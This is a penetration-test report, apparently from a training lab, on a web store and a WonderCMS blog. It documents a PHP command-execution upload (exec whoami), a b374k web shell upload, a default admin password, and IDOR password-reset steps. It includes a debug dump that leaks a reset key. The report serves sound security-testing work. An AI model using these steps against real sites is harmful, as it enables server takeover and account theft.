
# Observation

- Then after going to the settings in the files section we uploaded the file to check **arbitrary file upload** vulnerability.
- We tried to upload a php file in files section instead of pdf file. We uploaded the file that tells us which user is currently logged in.
- We used this code : **echo exec("whoami");**
- The file was successfully uploaded and the code was executed in new tab and got the current user.




# Observation

- The php file was uploaded and executed and displayed the current user so it confirmed that the site is vulnerable to arbitrary file upload.
- We then also uploaded a mini shell b374k.php in the site to see can we gain full access of this site.
- We upload the mini shell b374k for checking and the shell was uploaded and got full access to the site.



# Proof of Concept(PoC)

- The mini shell was uploaded successfully and we got full access of site server. We can get critical information about the users and website.



# Business Impact – High

- Using this type of vulnerability, attacker gain full control or access of server and back end system. Attacker inject the malicious file or malicious PHP code to gain control and attacker can easily done the client side attack.
- Attacker can upload the malicious file or shell in site. With the shell upload attacker can change the code or gain full access of all database which is there in that site.
- Attacker may upload mini shell, malicious code, malicious virus in site server and execute that code by administrator in the victim's system. So, impact of this vulnerability is very high.
- An attacker might be able to put a phishing page into the website or deface the website and much more.

## Recommendation

- Blacklisting file extensions like .php, .html, etc.
- Whitelist file extensions like .jpg, .pdf, etc.
- Use static file hosting servers like CDNs and File Clouds to store files instead of storing them on the application server itself
- Use proper server-side validation on what kind of file is uploading by user.
- Rename the files using a code, so that the attacker cannot play around with file names.

# Reference

- [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
- <https://www.go4expert.com/articles/understanding-arbitrary-file-upload-t26351/>
- <https://www.getastra.com/e/malware/infections/arbitrary-file-upload-vulnerability>

### 3. Access to admin panel

#### 3. Access to admin panel(Critical)


Below mention URL is vulnerable

**Affected URL :**

- <http://13.232.156.59/wondercms/loginURL>

# Observation


- We are entered into the admin panel of blog with the password : admin
- We got access to the admin panel and observed that the entered password was visible on the web page after logged in





# Proof of Concept(PoC)

- In the admin panel hacker can change the layout or content of the website and can also change the password of the admin panel so that the original admin won't be able to log in to the panel next time.



13.232.156.59/wondercms/

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

CURRENT PAGE GENERAL FILES THEMES & PLUGINS SECURITY

ADMIN LOGIN URL

loginURL

IMPORTANT! SAVE/REMEMBER YOUR URL AFTER CHANGING  
/wondercms/loginURL

PASSWORD

Old password


New password

CHANGE PASSWORD

BACKUP

Backup website

How to restore backups?



13.232.156.59/wondercms/

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

CURRENT PAGE GENERAL FILES THEMES & PLUGINS SECURITY

MENU

Home

Example

ADD PAGE

MAIN WEBSITE TITLE

Website title

THEME

DEFAULT THEME

PAGE TO DISPLAY ON HOMEPAGE

home

FOOTER

©2019 Your website

# Business Impact – High

- Using this vulnerability, attacker can login to the admin panel and change the layout of the website. Attacker can also change the content of the website by this admin panel.
- Attacker can add some malicious code, some kind of videos, blogs that does not belong to the website which will impact on company's reputation.
- Attacker can add and delete the pages in this panel.
- The attacker can change the password or even change the URL of the admin panel and restrict the admin to access it. .

## Recommendation

- The default password should be change into the strong password.
- Password changing process must be done with some steps of verifications.
- The admin URL must also be such that its not accessible to normal user.
- All default account should be removed.
- Password must be at least 8 characters long containing numbers, alphanumeric etc

# Reference

- [https://owasp.org/www-community/vulnerabilities/Use\\_of\\_hard-coded\\_password](https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password)
- <https://www.acunetix.com/blog/web-security-zone/common-password-vulnerabilities/>

## 4. Unauthorized access of customer details(IDOR)

### 4. Unauthorized access of customer detail(Critical)

Below mention **URL** is vulnerable to **Insecure Direct Object Response**.

**Affected URL :**

- [http://13.233.99.147/reset\\_password/customer.php](http://13.233.99.147/reset_password/customer.php)

**Affected Parameters :**

- Reset Password button (POST parameter)

**We can change the details of the user's account details.**

**Affected URL :**

- <http://13.232.3.22/profile/2/edit/>

**Affected Parameters :**

- Update button (POST parameter)

## 4. Unauthorized access of customer details(IDOR)

**Affected URL :**

- <http://13.232.3.22/cart/cart.php>

**Affected parameter :**

- Remove option (POST parameter)

**Affected URL :**

- <http://13.232.3.22/cart/cart.php>

**Affected parameter :**

- Confirm order option (POST parameter)

# Observation

- Navigate to <http://13.233.99.147/login/customer.php>. Copy any of the CUSTOMERS OF THE MONTH's username.

Browser address bar: 13.233.99.147/login/customer.php

Lifestyle Store      Blog      Forum      Sign Up      Login ▾

### Customer Login

Username


Password


[Login](#)


[Forgot your password?](#)

Don't have an account? [Sign Up here!](#)

CUSTOMERS OF THE MONTH:


  
Donal234

  
Pluto98

  
Popeye786

# Observation

- Navigate to `http://13.233.3.22/reset_password/customer.php` .
- Paste the copied username and click on Reset Password button. You will be redirected to the following page . Hit send.



13.232.3.22/reset\_password/customer.php?username=Donal234

Lifestyle Store Blog Forum Sign Up

## Reset Customer Password

Your new password will be sent to your email address

Send

# Observation

- You will be redirected to the following page. Then click on click here.
- Then you can change the password .




```
string(20) "hackinglab4@zoho.com" object(PHPMailer\PHPMailer\Exception)#6 (7) { ["message":protected]=> string(35) "SMTP Error: Could not
authenticate." ["string":"Exception":private]=> string(0) "" ["code":protected]=> int(0) ["file":protected]=> string(69) "/var/www/hacking_project/vendor
/phpmailer/phpmailer/src/PHPMailer.php" ["line":protected]=> int(1960) ["trace":"Exception":private]=> array(4) { [0]=> array(6) { ["file"]=> string(69)
"/var/www/hacking_project/vendor/phpmailer/phpmailer/src/PHPMailer.php" ["line"]=> int(1774) ["function"]=> string(11) "smtpConnect" ["class"]=>
string(29) "PHPMailer\PHPMailer\PHPMailer" ["type"]=> string(2) "->" ["args"]=> array(1) { [0]=> array(0) { } } } [1]=> array(6) { ["file"]=> string(69)
"/var/www/hacking_project/vendor/phpmailer/phpmailer/src/PHPMailer.php" ["line"]=> int(1516) ["function"]=> string(8) "smtpSend" ["class"]=>
string(29) "PHPMailer\PHPMailer\PHPMailer" ["type"]=> string(2) "->" ["args"]=> array(2) { [0]=> string(483) "Date: Tue, 23 Jun 2020 16:50:49 +0530
To: donald@lifestylestore.com From: Hackinglab Reply-To: No Reply Subject: Password reset request Message-ID:
<6oEhu4XOYa9JUmqLgYCNd4bg3I9Amlp2iwlC8TPpl@localhost.localdomain> X-Mailer: PHPMailer 6.0.6 (https://github.com/PHPMailer
/PHPMailer) MIME-Version: 1.0 Content-Type: multipart/alternative; boundary="b1_6oEhu4XOYa9JUmqLgYCNd4bg3I9Amlp2iwlC8TPpl" Content-
Transfer-Encoding: 8bit " [1]=> string(579) "This is a multi-part message in MIME format. --b1_6oEhu4XOYa9JUmqLgYCNd4bg3I9Amlp2iwlC8TPpl
Content-Type: text/plain; charset=us-ascii Copy and paste this url http://13.232.3.22/reset_password
/verify.php?key=20025212105ef1e2d0b59d05.43581556 in browsers address bar to reset your password
